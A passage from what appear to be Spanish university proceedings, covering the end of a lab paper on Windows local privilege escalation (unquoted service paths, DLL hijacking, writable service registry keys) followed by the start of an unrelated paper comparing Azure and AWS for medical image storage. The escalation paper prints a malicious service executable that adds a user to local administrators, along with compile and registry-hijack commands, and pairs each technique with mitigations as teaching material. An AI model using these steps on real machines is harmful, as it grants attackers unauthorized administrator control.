The command completed successfully.

```

Fig 22.

Se concluye entonces que la explotación ha sido exitosa.

5.2.4. Mitigación

- Anteponer y agregar comillas dobles a la ruta que ejecuta el servicio.
- Prestar especial atención antes de alterar los permisos en las carpetas en la unidad ‘C:\’.
- Evitar que al instalar software de terceros se alteren los permisos en la unidad raíz.
- Realizar una prueba manual para determinar si algún servicio es potencialmente vulnerable al “estar sin comillas dobles” mediante el comando *wmic* como se mostró previamente.

5.3. DLL Hijacking

5.3.1. Descripción

Este fallo de seguridad abusa de cómo Windows carga las DLL’s (bibliotecas de enlaces dinámicos que proporcionan parte de la funcionalidad de un programa) al momento de incoar archivos con extensión *EXE*. Requiere que el software se ejecute desde un directorio distinto de los directorios protegidos. En la práctica, los casos frecuentes se presentan cuando el software se ha instalado en un directorio no predeterminado o, alternativamente, cuando se está ejecutando a través de un recurso compartido de red.

Por lo general en los sistemas Windows, un usuario autenticado puede agregar un archivo a un directorio que no es de su propiedad, pero no puede sobrescribir o eliminar archivos existentes. Esto significa que si, por ejemplo, un *Administrador* ha instalado software en una red, ya sea mediante la implementación en la máquina local y configurando una ejecución automática, o instalando el software en un recurso compartido y haciendo que los usuarios ejecuten el software desde ese recurso compartido, entonces un atacante puede hacer que se cargue una DLL maliciosa cuando se ejecuta el software, lo que conduce a una ejecución de código arbitrario en el nivel de privilegios del usuario que ejecuta dicho binario.

La forma en que Windows carga las DLL’s es a través de una búsqueda jerárquica de directorios:

1. El directorio desde el que se cargó la aplicación.
2. C:\Windows\System32.
3. C:\Windows\System.
4. C:\Windows.
5. El directorio de trabajo actual.
6. Directorios en la variable de entorno PATH del sistema.
7. Directorios en la variable de entorno PATH del usuario.

Como la carpeta del aplicativo tiene una prioridad más alta que las carpetas del sistema, si una aplicación o servicio se instala con la intención de que use las DLL’s del sistema, un atacante puede inyectar una DLL en el directorio de instalación (que es posible de forma predeterminada si se instala fuera de la ruta protegida ‘C:\Program Files’) y obtener ejecución de código.

5.3.2. Detección

Primero que nada, se verifica que el usuario ‘*utnAlumno*’ no pertenezca al grupo de administradores locales:



Fig 23.

Luego se hace uso de la utilidad *Autoruns* para descubrir software potencialmente vulnerable. El resultado arrojado por la herramienta muestra cualquier aplicativo que se cargue por defecto cuando se inicia el sistema, y también expone la ruta del archivo desde el que se ejecuta el software, para que sea más fácil determinar si está fuera de la estructura de directorios protegida:




Fig 24.

Obsérvese una pieza de software '*dllhijackservice.exe*' corriendo el servicio '*dllsvc*' potencialmente vulnerable en '*C:\Program Files\DLL Hijack Service*'; el siguiente paso es determinar qué archivos DLL carga de manera predeterminada este fichero '*dllhijackservice.exe*', y esto puede realizarse con la utilidad *Procmon* que nos ofrece Windows de *Sysinternals Suite*.

El enfoque que se adopta es iniciar sesión en otro ordenador en el que se posea permisos de *Administrador* para poder analizar con exactitud qué DLL's faltan (y en qué ruta deben buscarse) del programa que se detectó anteriormente para así identificar el punto de inyección.

Si es un software conocido podemos instalarlo en una máquina que nos pertenezca.

Al abrirse *Procmon*, aparecen todos los procesos que están corriendo en tiempo real en el ordenador. En primer lugar se debe añadir un filtro para que solo muestre los procesos de '*dllhijackservice.exe*', mediante la pestaña de *Filter*:




Fig 25.

También se añade otros dos filtros más, uno para indicar que la ruta contiene el texto '*dll*' (de esa forma se muestran solo las extensiones DLL) y otro en el que el campo *Result* contenga "*NAME NOT FOUND*", lo que indica que el proceso no ha podido encontrar algún '*dll*':




Fig 26.

Ahora bien, se utiliza la herramienta de controlador de servicio (SC) para correr el servicio '*dllsvc*' y monitorizar en tiempo real el comportamiento de los procesos:



Fig 27.




Fig 28.

Se visualiza que el servicio 'dllsvc' intenta cargar una DLL inexistente desde el directorio 'C:\Temp\' con el nombre de 'hijackme.dll'.

5.3.3. Explotación

Retornando a la cuenta de usuario 'utnAlumno' sin privilegios en la máquina víctima, se realiza una búsqueda desde la raíz para corroborar que no exista el fichero 'hijackme.dll':




Fig 29.

Luego, verificar en la variable de entorno PATH del sistema (desde la cual se buscan los ejecutables necesarios al momento de inicializar un binario) que efectivamente está incorporada la ruta 'C:\Temp':




Fig 30.

Ahora bien, se carga una DLL maliciosa llamada 'dllhijackme.dll' en el directorio 'C:\Temp', que contiene el código necesario para agregar al usuario 'utnAlumno' en el grupo de Administradores Locales, de manera tal que cuando el servicio "dllsvc" se ejecute, también lo hace la DLL con el payload.

Debajo se observa el código de la DLL:



Fig 31.

Se procede a compilar:




Fig 32.

Se inserta la DLL compilada dentro del directorio 'C:\Temp':




Fig 33.

Se ejecuta el servicio "dllsvc" para posteriormente examinar que se haya agregado el usuario 'utnAlumno' al grupo de Administradores Locales:




Fig 34.




Fig 35.

Se concluye entonces que la explotación ha sido exitosa.

5.3.4. Mitigación

- Codificar las llamadas a los diferentes archivos dll.
- Fijar el orden jerárquico de búsqueda de DLL para su posterior carga dinámica.
- Elegir un patrón de diseño seguro.

5.4. Permisos en Registros de Servicios Inseguros

5.4.1. Descripción

Si los permisos para usuarios y grupos no están configurados correctamente y posibilitan el acceso a las claves del *Registro* para un *Servicio*, un usuario malicioso puede cambiar el punto de búsqueda e inserción *'binPath/ImagePath'* para que apunte a un ejecutable diferente bajo su control al momento de su inicialización. Entonces, si el servicio se inicia o se reinicia, el código inyectado por el atacante se ejecuta, otorgándole persistencia y/o una escalada de privilegios al contexto de la cuenta en la que se configuró el servicio para incoar. (*Local/Domain Account, SYSTEM, LocalService, o NetworkService*).

Cuando se registra un servicio en el sistema, se crea una nueva clave en la siguiente ruta de registro:

- `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\<nombreServicio>`

La mayoría de las veces, los servicios de Windows se ejecutan con privilegios de *SYSTEM*, por ende todo lo que se ejecuta bajo dichos servicios (archivos, carpetas y claves de registro) debe tener la *ACL* (Lista de Control de Acceso) que los protege de cualquier configuración incorrecta e insegura.

En algunos casos, se encuentran servicios que no están tan bien protegidos.

5.4.2. Detección

Primero que nada, se verifica que el usuario *"utnAlumno"* no pertenezca al grupo de administradores locales:

```
C:\Users\utnAlumno>net localgroup administrators
Nombre de alias      administrators

-----
Miembros

Administrador
utnAdmin
```

Fig 36.

La herramienta *Accesschk* es muy recomendable para evaluar cualquier tipo de permisos de manera más eficiente.

Accesschk no se limita a las claves de registro, sino que también permite al usuario ver las *ACLs* de diferentes objetos de Windows tales como archivos, procesos, usuarios y grupos, y servicios. Una de las características más útiles de la herramienta es que devuelve objetos a los que un usuario o grupo en particular puede tener acceso de escritura.

Si el usuario actual es parte de los grupos *"NT AUTHORITY\Authenticated Users"* o *"NT AUTHORITY\INTERACTIVE"* significa que existen riesgos asociados de seguridad, lo que permite cambiar el binario de ejecución de algún servicio vulnerable.

Se verifica a qué grupos pertenece el usuario *'utnAlumno'*:

```
C:\Users\utnAlumno>whoami
utnsecurity\utnalumno

C:\Users\utnAlumno>whoami /groups

GROUP INFORMATION
-----
Group Name
-----
Everyone
BUILTIN\Users
BUILTIN\Performance Log Users
NT AUTHORITY\INTERACTIVE
CONSOLE LOGON
NT AUTHORITY\Authenticated Users
NT AUTHORITY\This Organization
NT AUTHORITY\Local account
LOCAL
NT AUTHORITY\NTLM Authentication
Mandatory Label\Medium Mandatory Level
```

Fig 37.

Luego se observa que *'utnAlumno'* es parte del grupo *"NT AUTHORITY\INTERACTIVE"* y *"NT AUTHORITY\Authenticated Users"*. A continuación, se ejecuta *Accesschk* para buscar alguna configuración incorrecta de permisos en los registros de servicios:

```
C:\Users\utnAlumno\Desktop\Tools\Accesschk>accesschk64.exe
"INTERACTIVE" -kvuqsw hklm\System\CurrentControlSet\services
Accesschk v6.10 - Reports effective permissions for securable
objects
Copyright (C) 2006-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\BTAGService\Parameters\Settings
KEY_CREATE_SUB_KEY
KEY_SET_VALUE
READ_CONTROL

RW HKLM\System\CurrentControlSet\services\regsvcs
KEY_ALL_ACCESS
```

Fig 38.

Los parámetros utilizados en la consulta son:

- **k**: El nombre es una clave de registro, por ejemplo, *'hklm\software'*.
- **y**: Detalle.
- **u**: Suprimir errores.
- **q**: Omitir banner.
- **s**: Recurrencia.
- **w**: Muestra solo los objetos que tienen acceso de escritura.

Lo que se ha encontrado aquí es en qué servicios el usuario 'utnAlumno', perteneciente al grupo "NT AUTHORITY\INTERACTIVE", tiene los permisos para hacer cambios en ellos, mostrando todos los objetos con acceso de escritura. Se halla el servicio "regsvc" vulnerable.

Posteriormente se indaga sobre qué tipo de acceso posee el usuario 'utnAlumno' en el servicio 'regsvc' mirando sus ACL, haciendo uso de PowerShell:

```
PS C:\Users\utnAlumno> Get-Acl -Path HKLM:\SYSTEM\CurrentControlSet\services\regsvc | fl

Path      : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\regsvc
Owner     : BUILTIN\Administrators
Group    : NT AUTHORITY\SYSTEM
Access    : Everyone Allow ReadKey
          NT AUTHORITY\INTERACTIVE Allow FullControl
          NT AUTHORITY\SYSTEM Allow FullControl
          BUILTIN\Administrators Allow FullControl
Audit     :
Sddl     : O:BAG:SYD:P(A;CI;KR;;;WD)(A;CI;KA;;;IU)(A;CI;KA;;;SY)(A;CI;KA;;;BA)
```

Fig 39.

Se entiende exactamente qué es lo que está ejecutando este servicio 'regsvc' respecto a sus registros:

```
C:\Users\utnAlumno\Desktop\Tools\Accesschk> reg query "HKLM\System\CurrentControlSet\Services\regsvc" /v "ImagePath"

HKLM_LOCAL_MACHINE\System\CurrentControlSet\Services\regsvc
    ImagePath REG_EXPAND_SZ "C:\Program Files\Insecure Registry Service\insecureregistryservice.exe"
```

Fig 40.

Ahora que se conoce la ruta de iniciación del servicio (ImagePath=C:\Program Files\Insecure Registry Service) y el ejecutable que está ejecutando el servicio (insecureregistryservice.exe), crear un ejecutable con el mismo nombre, que se pueda ejecutar en lugar del actual o en el directorio temporal, debido a que éste último permite la escritura de ficheros a cualquier usuario.

5.4.3. Explotación

Se generó en lenguaje C un archivo EXE que suplanta al binario auténtico al momento de iniciar el servicio 'regsrv'.

Debajo se muestra parte del código malicioso:

```
#include <windows.h>
#include <stdio.h>

#define SLEEP_TIME 5000

SERVICE_STATUS ServiceStatus;
SERVICE_STATUS_HANDLE hStatus;

void ServiceMain(int argc, char** argv);
void ControlHandler(SERVICE_REQUEST request);

//add the payload here

int Run()
{
    system("cmd /k net localgroup administrators utnAlumno /add");
    return 0;
}

int main()
{
    SERVICE_TABLE_ENTRY ServiceTable[2];
```

Fig 41.

Se procede a compilar:

```
root@kali:~/utnPoC# nano windows_service.c
root@kali:~/utnPoC# x86_64-w64-mingw32-gcc windows_service.c -o utnRedTeam.exe
root@kali:~/utnPoC# ls -l
total 436052
-rw-r--r-- 1 root root 15872 jul 11 15:58 common.exe
-rwxrwx--- 1 root root 445886113 jul 11 18:39 explorer.DMP
-rwxr-xr-x 1 root root 278386 jul 12 00:08 hijackme.dll
-rwxr-xr-x 1 root root 319766 jul 12 16:41 utnRedTeam.exe
-rwxr-x--- 1 root root 426 jul 12 00:07 windows_dll.c
-rwxrwx--- 1 root root 2044 jul 12 16:40 windows_service.c
```

Fig 42.

El paso siguiente es copiar el fichero EXE en la carpeta temporal '/Temp' ya que por lo general un usuario sin privilegios tiene permisos para escribir aquí:




Fig 43.

Se cambia la ruta de la imagen en el registro para que el servicio 'regsvc' inicie el ejecutable con mayores privilegios:

```

C:\Users\utnAlumno>reg.exe add HKLM\SYSTEM\CurrentControlSet\services\regsvc
/v ImagePath /t REG_EXPAND_SZ /d C:\Temp\utnRedTeam.exe /f
The operation completed successfully.
C:\Users\utnAlumno>sc.exe start regsvc
SERVICE_NAME: regsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 2   START_PENDING
        (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE      : 0   (0x0)
        SERVICE_EXIT_CODE  : 0   (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 8784
        FLAGS               :
  
```

Fig 44.

Comprobación de la correcta escalada de privilegios:

```

C:\Users\utnAlumno>net localgroup administrators
Alias name     administrators
Comment      Administrators have complete and
computer/domain
Members
-----
Administrator
utnAdmin
utnAlumno
The command completed successfully.
  
```

Fig 45.

Se concluye entonces que la explotación ha sido exitosa.

5.4.4. Mitigación

- Administrar carpeta en la que se encuentra el binario del servicio para que solo sea accesible por los administradores.
- Gestionar los permisos sobre la carpeta temporal por usuario.
- Corroborar que se establezcan los permisos adecuados del Registro con el fin de evitar que los usuarios modifiquen claves para los componentes del sistema que puedan conducir a la escalada de privilegios.
- Prohibir que los usuarios posean permisos explícitos, sin previa validación, para iniciar o detener un servicio.

6. Conclusiones y Trabajo Futuro

Esta investigación examinó varias técnicas de escalada de privilegios local en el sistema operativo Windows que se encuentran en vigencia a la fecha. Si bien se ha hecho un gran progreso en la seguridad de los sistemas, estas técnicas demuestran que las vulnerabilidades críticas

todavía están presentes en Windows 10 y sus ediciones vigentes.

Muchas de las técnicas de escalada de privilegios discutidas seguirán siendo viables para un futuro próximo, ya que explotan las capacidades fundamentales de los servicios en Windows. Este hecho refuerza la importancia de identificar, validar y remediar vulnerabilidades de escalada de privilegios. Sistemas Windows como *servidores de producción, dispositivos integrados y la infraestructura en la nube (cloud computing)* son generalmente requisitos críticos de una organización para operar correctamente. Si estos dispositivos se ven comprometidos, la seguridad de la organización o entidad estará en juego. Por lo tanto, se recomienda a los administradores de Windows adoptar una postura estricta de seguridad en estos dispositivos y endurecerlos (*hardening*) en consecuencia.

Finalmente, si se mantiene una política de parcheo constante, auditorías exhaustivas, un correcto control de usuarios privilegiados y se siguen buenas prácticas a nivel de seguridad, se podrá reducir drásticamente la susceptibilidad a los ataques de escalación de privilegios y, en última instancia, mejorar la postura de seguridad de todos los sistemas Windows.

Para el futuro, se realizará una investigación sobre *'Pentesting en Active Directory'* de Microsoft, en el que se discutirán diversas maneras de obtener Administrador de Dominio.

7. Referencias

[1] <https://conference.hitb.org/hitbsecconf2017ams/materials/D2T3%20-%20James%20Forshaw%20-%20Introduction%20to%20Logical%20Privilege%20Escalation%20on%20Windows.pdf>

[2] <https://helix.stormhub.org/data/Advanced%20Topics%20in%20Security/Lecture%20slides/Lecture%2010%20-%20Privilege%20Escalation.pdf>

[3] <http://www.cs.toronto.edu/~arnold/427/15s/csc427/indepth/privilege-escalation/privilege-escalation-windows.pdf>

[4] <http://www.cs.toronto.edu/~arnold/427/15s/csc427/indepth/privilege-escalation/privilege-escalation-windows.pdf>

[5] https://secenv.appsec.at/files/WS19/12_Windows_Security.pdf

[6] <https://www.cs.du.edu/~ramki/courses/security/forensics/notes/XP%20Privilege%20Escalation.pdf>

Recomendación de uso de Nubes Microsoft Azure y Amazon Web Services para el tratamiento de imágenes médicas

Silvia Edith Arias¹; Laura Mónica Vargas^{2,3}; Alejandra Di Gionantonio¹; Diego Serrano¹; Adriana Cucchi¹; Paula Sosa¹, Ezequiel Ambrogio¹; Daniel Arch¹

¹Laboratorio de Investigación de Software, Departamento de Ingeniería en Sistemas de Información, Facultad Regional Córdoba, Universidad Tecnológica Nacional Maestro Marcelo López y Cruz Roja Argentina – Ciudad Universitaria – Córdoba, Argentina ²Laboratorio de Redes y Comunicaciones de Datos, Departamento de Computación, Facultad de Ciencias Exactas, Físicas y Naturales, Universidad Nacional de Córdoba ³Laboratorio de Procesamiento de Señales, Departamento de Matemática, Facultad de Ciencias Exactas, Físicas y Naturales, Universidad Nacional de Córdoba

s_autn@hotmail.com, {laura.monica.vargas, ing.alejandravg, diegojserrano, adriana.beat, sosa.pau, ezequielambrogio} @gmail.com, daniel.arch@pjn.gov.ar

Resumen

En los últimos años, se desarrollaron diversas aplicaciones acompañando el rápido avance de las telecomunicaciones. A través de la Telemedicina, la cual representa un vertiginoso adelanto en el campo de las telecomunicaciones, los médicos pueden transferir y compartir, de manera remota, registros digitales que contiene información de los pacientes, con el objeto de emitir un diagnóstico definitivo. Actualmente, la información médica que se almacenaba en el centro de salud se lleva a la nube.

En la presente investigación nos dedicamos a inquirir sobre las particularidades de dos frameworks de Cloud Computing. Es el caso de Microsoft Azure y Amazon Web Services para almacenar imágenes médicas, haciendo uso de versiones privadas de prueba en entornos educativos.

A partir de los datos derivados de las observaciones realizadas, elaboramos una Tabla comparativa de las plataformas citadas para presentar una serie de recomendaciones acerca de las características de las plataformas más seguras y adecuadas para alojar imágenes médicas.

Palabras claves: seguridad informática, cloud computing

Introducción

El presente proyecto de investigación se inscribe dentro de los lineamientos de Seguridad Informática, ya que se trata de información sensible que viaja a través de la red y requiere de un canal y de un almacenamiento con infraestructura segura frente a robos, ataques y pérdidas de información.

Siendo el objetivo del mismo analizar las plataformas de Cloud Computing y las particularidades que ofrecen para el almacenamiento seguro de imágenes médicas donde han sido embebidos metadatos con información del paciente y del profesional médico, a modo de marca de agua que asegura la detección de una adulteración en la imagen.

Cloud Computing es un mecanismo que creció en los últimos años, basado en la Web que permite escalar y virtualizar recursos de TI que son proporcionados como servicios a través de la red. Características inherentes y esenciales que deben ser provistas por las aplicaciones de cloud computing son: servicio bajo demanda, acceso ubicuo, escalabilidad, elasticidad, independiza al usuario del mantenimiento y pago por uso, siendo la seguridad todavía un desafío.

Se trabajó en las características de las dos principales arquitecturas de Cloud Computing privadas en la actualidad como son Amazon y Azure seleccionadas para este estudio.

Consideramos las mencionadas plataformas para alojar y consultar las imágenes médicas, que una vez generadas en las instituciones médicas, fueron tratadas posteriormente con marcas de agua como componente de seguridad informática.

Es necesario asegurar que estas imágenes no sean alteradas o manipuladas durante el proceso de transmisión especialmente si se utiliza una red pública, como así también proporcionar privacidad en las cadenas de datos de los Registros Electrónicos de los Pacientes o Electronic Health Records (EHR), y una plataforma de Cloud Computing para su almacenamiento o consulta. En investigaciones anteriores vinculados con la seguridad en el procesamiento de imágenes, hemos visto las ventajas que ofrece la tecnología de las marcas de agua para tal fin.

El almacenamiento en la nube o Cloud Storage es un modelo de almacenamiento en red y en línea, donde los datos se almacenan en uno o varios servidores virtuales, por lo general organizados por terceros, en lugar de ser alojados en servidores dedicados.

Físicamente, la información puede extenderse a lo largo de varios servidores.

La información se almacena en muchos recursos distribuidos, pero actúa como uno solo.

Tiene gran tolerancia a fallos porque implementa redundancia y distribución de datos.

Posibilita la recuperación de la información por tener varias versiones de copias.

Mejora la consistencia eventual de las réplicas de datos.

La Ley N° 10590 aprobada en Diciembre del año 2018 en la provincia de Córdoba crea el Sistema Provincial de Historia Clínica Electrónica (HCEU) que tiene como finalidad “el registro indeleble de los datos de salud y enfermedad de cada persona, desde su nacimiento hasta su fallecimiento”. [1]

La misma ley en su artículo quinto y refiriéndose a la Historia Clínica Electrónica establece que “el almacenamiento, actualización y uso se efectúa en estrictas condiciones de seguridad, integridad, autenticidad, confiabilidad, exactitud, inteligibilidad, conservación, disponibilidad y acceso”. Se puede ver en el extracto la honda preocupación de los legisladores respecto de los objetivos que persigue este trabajo, que claramente podría contribuir a una mejora en los servicios de salud prestados tanto por instituciones públicas como privadas.

A partir de los datos derivados de las observaciones realizadas, elaboramos una Tabla comparativa de las plataformas citadas para presentar una serie de recomendaciones acerca de las características de las plataformas más seguras y adecuadas para alojar imágenes médicas.

Metodología

Para el desarrollo de este trabajo se aplica el Método Empírico-Analítico, que se basa en la experimentación, lo cual asegura que el conocimiento procede de la experiencia y de tomar decisiones basándose en lo que se conoce. [2]

En el desarrollo de esta investigación se creó un marco de trabajo ágil SCRUM, la que permitió tener una visibilidad de las tareas y poder identificar impedimentos.

Se trabajó con bloques de tiempos definidos llamados Sprint de dos semanas donde nos reuníamos como equipo y planificamos las tareas. Esta forma de trabajo permitió mejorar la división de tareas, logrando un mayor dinamismo.

Se realizaron planificaciones dentro de los sprint, diarias y semanales, y al finalizar cada sprint el

equipo se reunió para ver los avances y poder plantear mejoras dentro de la forma de trabajo realizada.

Dentro del equipo de trabajo se identificaron diferentes roles que aplica el marco de trabajo SCRUM, contamos con un Scrum Master que ayuda a cumplir el objetivo del sprint, eliminando impedimentos que surjan dentro del equipo de trabajo y un Product Owner que prioriza las tareas.

Atentos a las primeras Review y Retrospective, para analizar la efectividad que pueda haber tenido la aplicación de esta nueva forma de trabajo en el avance del proyecto. Ver figura 1.




Figura 1. Ejemplo de metodología ágil (fuente: <https://luis-goncalves.com/es/que-es-la-metodologia-scrum/>)

Comparativa entre Microsoft Azure y Amazon Web Services (AWS)

El eje sobre el que gira nuestro trabajo está centrado en la evaluación de frameworks de Cloud Computing, en este caso Azure y Amazon para el almacenamiento de imágenes médicas. Dicha evaluación está basada en el análisis de los principales servicios que prestan los frameworks de Cloud computing seleccionados. Resaltando diferencias entre ambos frameworks.

Diferencias entre Microsoft Azure y Amazon Web Services (AWS)

- AWS está enfocado más en modelos serverless proporcionando herramientas completas para dejar aún lado el hardware, licenciamiento y administración costosa.
- Azure está enfocado en modelos de nubes híbridas con la ventaja de que los modelos on-premise conviven mejor por tener ya licenciamiento Microsoft. Permite una fácil integración con otras herramientas Microsoft y garantía seguridad con back up multi-nube. [3]
- AWS cuenta con escalabilidad y flexibilidad natural sin mínimos de consumo.
- Azure otorga paquetes de almacenamiento predeterminados.
- AWS cuenta ya con productos para soluciones de machine learning altamente automatizados sugiriendo el comportamiento de los algoritmos.

- Azure cuenta con también con productos para ML solo que menos automatizados, es necesario más desarrollo y con ciertas limitantes para la operación y adaptabilidad. [4]
- AWS proporciona varias capacidades y servicios de seguridad para mejorar la privacidad y controlar el acceso de redes. Entre ellos se incluyen:
 - Los firewalls de red integrados en Amazon VPC y las capacidades de firewall para aplicaciones web existentes en AWS WAF permiten crear redes privadas y controlar el acceso a las instancias y aplicaciones
 - Cifrado en tránsito con TLS en todos los servicios
 - Opciones de conectividad que permiten conexiones privadas o dedicadas desde la oficina o entorno on-premise [5, 6] Azure ofrece una amplia gama de opciones de seguridad configurables, así como la capacidad de controlarlas, por lo que puede personalizar la seguridad para satisfacer los requisitos exclusivos de las implementaciones de su organización.[7, 8, 9]

Azure:

A través de una consola, desde Linux o desde alguna herramienta como Putty, nos conectamos remotamente utilizando el protocolo SSH, con el usuario “adminestudiante” a la máquina virtual (VM) de Linux que fue creada previamente llamada “WMC”, en la misma se puede ver que tenemos el árbol básico de directorios y archivos de Linux, donde pudimos crear carpetas dentro del mismo, pasar de ser un usuario común a ser usuario con privilegio de root (administrador), teniendo conectividad a la red (internet), entre otros. Ver Figura 2.

Se tomaron capturas de pantalla de las pruebas realizadas tanto en la plataforma de Azure como en Amazon:

```

root@WMC: /home/adminestudiante/hola
boot/    lib/     mnt/     run/     sys/
dev/     lib64/  opt/     sbin/    tmp/
etc/     lost+found/  proc/   snap/    usr/
adminestudiante@WMC:~$ cd /home/adminestudiante/
adminestudiante@WMC:~$ ls
adminestudiante@WMC:~$ su -
Password:
su: Authentication failure
adminestudiante@WMC:~$ mkdir hola
adminestudiante@WMC:~$ ls
hola
adminestudiante@WMC:~$ cd hola/
adminestudiante@WMC:~/hola$ ls
autol.png
adminestudiante@WMC:~/hola$ sudo su
root@WMC:/home/adminestudiante/hola# ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=51 time=3.03 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=51 time=2.87 ms
^C
--- 8.8.8.8 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 2.879/2.958/3.037/0.079 ms
root@WMC:/home/adminestudiante/hola#
  
```

Figura 2

Por otro lado también pudimos entrar a dicha máquina usando un cliente tipo ftp, como es Filezilla, utilizando por ejemplo el protocolo para transferencia de archivos seguro con SSH “SFTP” y logrando copiar una imagen dentro de la máquina Virtual VM. Ver Figura 3.

